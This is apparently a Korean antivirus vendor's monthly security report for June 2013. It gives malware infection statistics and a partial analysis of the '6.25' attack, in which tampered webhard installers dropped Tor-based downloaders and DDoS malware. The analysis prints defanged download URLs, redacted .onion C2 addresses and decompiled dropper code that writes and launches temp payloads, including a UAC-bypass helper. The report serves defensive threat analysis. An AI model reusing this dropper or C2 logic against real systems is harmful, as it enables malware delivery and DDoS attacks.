

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 6 월의 악성코드 통계	3
1. 악성코드 통계	3
(1) 감염 악성코드 Top 15	3
(2) 카테고리별 악성코드 유형	4
(3) 카테고리별 악성코드 비율 전월 비교	4
(4) 월별 피해 신고 추이	5
(5) 월별 악성코드 DB 등록 추이	5
2. 악성코드 이슈 분석 - "6.25 악성코드"	6
(1) 개요	6
(2) 행위 분석	7
(3) 결론	18
3. 허니팟/트래픽 분석	19
(1) 상위 Top 10 포트	19
(2) 상위 Top 5 포트 월별 추이	19
(3) 악성 트래픽 유입 추이	20
4. 스팸 메일 분석	21
(1) 일별 스팸 및 바이러스 통계 현황	21
(2) 월별 통계 현황	21
(3) 스팸 메일 내의 악성코드 현황	22
Part II 보안 이슈 돋보기	23
1. 6 월의 보안 이슈	23
2. 6 월의 취약점 이슈	25



Part I 6월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2013년 06월 01일 ~ 2013년 06월 30일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑ 2	Trojan.KillAV.sysdll	Trojan	2,751
2	New	Gen:Variant.Adware.Graftor.Elzob.19694	Adware	2,734
3	New	Gen:Variant.Kazy.96966	Etc	2,594
4	New	Gen:Variant.Symmi.3678	Etc	2,593
5	New	DeepScan:Generic.PWS.WoW.6911340A	Etc	2,414
6	↓ 4	Trojan.Rootkit.killav	Trojan	2,306
7	New	Gen:Trojan.Heur.GM.8500010002	Trojan	2,276
8	New	Gen:Trojan.Heur2.RP.fCXbaCV3gqf0	Trojan	2,084
9	New	Gen:Trojan.Heur.SFC.mq3@aOwuxljab	Trojan	1,761
10	New	DeepScan:Generic.PWS.WoW.7078520B	Etc	1,676
11	New	DeepScan:Generic.PWS.WoW.DEA0FE17	Etc	1,670
12	↓ 11	Trojan.Dropper.OnlineGames.wsxp	Trojan	1,619
13	New	Gen:Trojan.Heur.PT.mqZ@a0qyKCo	Trojan	1,593
14	New	Gen:Trojan.Heur.PT.muZ@auaEggh	Trojan	1,568
15	New	Gen:Trojan.Heur.SFC.mq3@aSoGoAnab	Trojan	1,548

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.


6월의 감염 악성코드 TOP 15에서는 지난달 3위를 차지했던 Trojan.KillAV.sysdll이 새롭게 1위를 차지하였습니다. 2위를 차지한 Gen:Variant.Adware.Graftor.Elzob.19694 악성코드는 변조된 웹을 통해 1차로 PC에 감염된 악성코드가 추가적으로 다운로드하는 Adware 또는 악성코드 모듈의 업데이트를 담당하는 프로그램입니다.

지난달에 1위와 2위를 차지했던 Trojan.Dropper.OnlineGames.wsxp와 Trojan.Rootkit.killav 악성코드의 경우 6월에는 각각 11단계, 4단계씩 하락하여 12위와 6위를 차지하였습니다.

6월에는 전체적인 악성코드 통계수치 자체가 많이 증가하였으며 기존에 이미 존재했던 유형의 악성코드가 부분적으로 변경된 변종형태의 악성코드가 많이 발견되었습니다.




(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 56%를 차지했으며, 기타(Etc) 유형이 35%로 2위를 차지했습니다. 애드웨어(Adware)유형의 경우 9%로 3위의 점유율을 보였습니다.

(3) 카테고리별 악성코드 비율 전월 비교




6월에는 지난 5월과 비교하여 트로이목마(Trojan)유형이 비율상 소폭 하락한 것으로 보이나 실제로 접수된 트로이목마 악성코드 수치는 더 많았습니다.

전체적인 감염수치는 5월보다 6월이 전체적으로 증가하였습니다.

(4) 월별 피해 신고 추이

[2012년 07월 ~ 2013년 06월]




※ 알약 사용자의 신고를 합산해서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다.

(5) 월별 악성코드 DB 등록 추이

[2012년 07월 ~ 2013년 06월]




Part I 6월의 악성코드 통계

2. 악성코드 이슈 분석 - “6.25 악성코드”

(1) 개요


1) 유포경로

2013년 6월 25일 심디스크(웹하드), 송사리(웹하드)사이트의 설치파일이 변조 되어 악성파일이 사용자에게 다운로드 및 설치 된 것이 확인되었다.



(2) 행위 분석

1) 전체 도식화



2) 악성파일 분석

Detection Name	File Name	악성 행위
Trojan.Agent.Rot	SimDisk_setup.exe	변조 된 셋업 파일
Trojan.Agent.Rot	SimDiskup.exe	다운로더 역할
Trojan.Agent.Rot	songsari_setup.exe	변조 된 셋업 파일
Trojan.Agent.Rot	songsariup.exe	다운로더 역할
Trojan.Agent.Rot	c.jpg	다운로더 및 토르 프로그램 실행
Trojan.Agent.Rot	d.jpg	다운로더 및 토르 프로그램 실행
Trojan.DDoS.Svc	sermgr.exe	메인 드롭퍼
Trojan.DDoS.Svc	olesrvc.dll	공격 명령 다운로드, DDoS Attacker 생성 및 실행
Trojan.DDoS.Svc	wuaieop.exe	DNS DDoS 수행
Trojan.Agent.Rot	(랜덤).exe	토르 런처 파일
정상 파일	(랜덤).exe	토르 파일
Trojan.Agent.245760.A	RDPSHELLEX.EXE	사용자 정보 전달, MBR 변조


① SimDisk_setup.exe, songsari_setup.exe (Trojan.Agent.Rot)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.Agent.Rot	SimDisk_setup.exe	변조 된 셋업 파일
Trojan.Agent.Rot	songsari_setup.exe	변조 된 셋업 파일

- 셋업 파일 속 악성파일 포함

웹하드 업체의 셋업 파일 속에 악성파일이 포함되어 있는 것이 확인 되었으며, RARSFX(Self-Extracting Archives)을 이용하여 셋업 파일 실행 시 악성파일이 먼저 실행될 수 있도록 설계되어 있다.



(심디스크, 송사리 웹하드에서 다운로드 받은 변조 된 설치파일 내부)

② SimDiskup.exe, songsariup.exe (Trojan.Agent.Rot)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.Agent.Rot	SimDiskup.exe	다운로더 역할
Trojan.Agent.Rot	songsariup.exe	다운로더 역할



- 파일 다운로드

해당 파일들은 특정 서버에서 악성파일을 다운로드 한다.

- 확인 된 악성파일 주소

hxxp://www.haxxxx.co.kr/images/korea/c.jpg

hxxp://www.haxxxx.co.kr/images/korea/d.jpg



다운로드 된 c.jpg 파일은 “~simdisk.exe” 파일명으로 사용자 임시 폴더(C:\Documents and Settings\사용자계정\Local Settings\Temp)에 저장되어 실행 된다.

또한 jpg의 아이콘 모양을 하고 있지만, 실제로는 PE파일의 구조를 가지고 있는 실행파일이며 파일의 생성날짜가 6월 24일 20시로 되어 있는 것으로 보아 미리 25일에 공격을 준비하고 있음을 알 수 있다.

③ c.jpg, d.jpg (Trojan.Agent.Rot)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.Agent.Rot	c.jpg	다운로더 및 토르 프로그램 실행
Trojan.Agent.Rot	d.jpg	다운로더 및 토르 프로그램 실행


- 파일 생성

~simdisk.exe 파일명으로 수정 후 동작을 시작하면, 사용자 IP를 우회하여 추적 및 분석을 어렵게 하기 위해 공개용 프록시 프로그램 “토르(Tor)”를 설치하게 된다.

생성 되는 파일은 총 3개로써 아래와 같은 파일로 이루어져 있다.

1. 설정 파일
2. 토르 프로그램을 실행시키는 런처 파일
3. 토르(Tor) 프로그램 (v0.2.3.25)

생성 폴더는 C:\Documents and Settings\사용자계정\AppData\Local\Temp\{038444a8-2a1f-11dc-b665-806d6172696f}이며 생성시키는 파일의 이름은 현재 동작중인 프로세스에서 랜덤하게 선택하여 파일명을 구성한다.



- 파일 다운로드

토르 프로그램 런처 파일은 특정 서버에서 악성파일을 다운로드 한다.

서버에 접속 되면, 아래의 그림에 보이는 서버에서 DNS DDoS를 발생시키는 메인 드롭퍼 “Servmgr.exe” 파일을다운로드 받게 된다.

```

aHttpHFc4z2pxfd db 'http://hf[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A258↓o
                      align 4
aHttpN3fwfxcdjf db 'http://n3[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A25C↓o
                      align 4
aHttpP4dxzhnluk db 'http://p4[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A260↓o
                      align 4
aHttpSwe4ta6k64 db 'http://sw[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A264↓o
                      align 10h
aHttp7odyldjmpz db 'http://7o[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A268↓o
                      align 4
aHttpUtyee6ev7g db 'http://vt[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A26C↓o
                      align 4
aHttpRns3d52wyc db 'http://rn[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A270↓o
                      align 4
aHttpEt53n5fxxm db 'http://et[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A274↓o
                      align 10h
aHttpU6irlnorfx db 'http://u6[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A278↓o
                      align 4
aHttpSnij5xfzt2 db 'http://sni[redacted].onion/etc/',0
                      ; DATA XREF: ____:0041A27C↓o
                      align 4

```

④ Sermgr.exe (Trojan.DDoS.Svc)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.DDoS.Svc	Sermgr.exe	메인 드롭퍼

- 감염 확인

해당 파일은 감염 된 시스템의 운영체제(OS)의 정보를 확인 후, OpenFileMappingA 함수를 이용하여 감염시스템인지 확인 한다.

```

004011F1 add     esp, 24h
004011F4 push    offset Name      ; "Global\MicrosoftUpgradeObject9.6.4"
004011F9 push    0                ; bInheritHandle
004011FB push    4                ; dwDesiredAccess
004011FD call    ds:OpenFileMappingA
00401203 test    eax, eax
00401205 jnz     loc 4013F1

```

- 파일 생성

감염 된 시스템 운영체제에 따라 다른 악성파일을 설치한다.

* 32Bit 운영체제

사용자 임시 폴더에 "~DR1.tmp" 파일을 생성한 후, 자기 자신을 로드시킨다.

```
{
    GetTempPathA(0x104u, &LibFileName);
    GetTempFileNameA(&LibFileName, "~DR", 0, &LibFileName);
    if ( FindResourceA(a1, (LPCSTR)0x82, "BIN") && Call_SizeofResource(a1, &LibFileName) )
    {
        LoadLibraryA(&LibFileName);
        Sleep(0xEA60u);
        loc_4014DD(StartupInfo.cb, StartupInfo.lpReserved, StartupInfo.lpDesktop, StartupInfo.lpTitle);
    }
}
```

* 64Bit 운영체제

사용자 임시 폴더에 UAC무력화 기능이 들어간 "~ER1.tmp" 파일과 32Bit에서 로드시킨 파일과 동일한 기능을

가진 "~Dr2.tmp" 파일을 생성하여 실행시킨다.

```
GetTempPathA(0x104u, &PathName);
GetTempFileNameA(&PathName, "~ER", 0, &PathName);
if ( FindResourceA(a1, lpName, "BIN") )
{
    if ( Call_SizeofResource(a1, &PathName) )
    {
        GetTempPathA(0x104u, &LibFileName);
        GetTempFileNameA(&LibFileName, "~DR", 0, &LibFileName);
        if ( FindResourceA(a1, (LPCSTR)08, "BIN") )
        {
            if ( Call_SizeofResource(a1, v5) )
            {
                memset(&StartupInfo, 0, 0x44u);
                ProcessInformation.hProcess = 0;
                ProcessInformation.hThread = 0;
                ProcessInformation.dwProcessId = 0;
                ProcessInformation.dwThreadId = 0;
                StartupInfo.wShowWindow = 0;
                StartupInfo.cb = 68;
                StartupInfo.dwFlags = 1;
                sprintf(&CommandLine, "%s %s", &PathName, &LibFileName);
                if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
                {
                    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFFu);
                    CloseHandle(ProcessInformation.hProcess);
                }
            }
        }
        DeleteFileA(&PathName);
    }
}
```

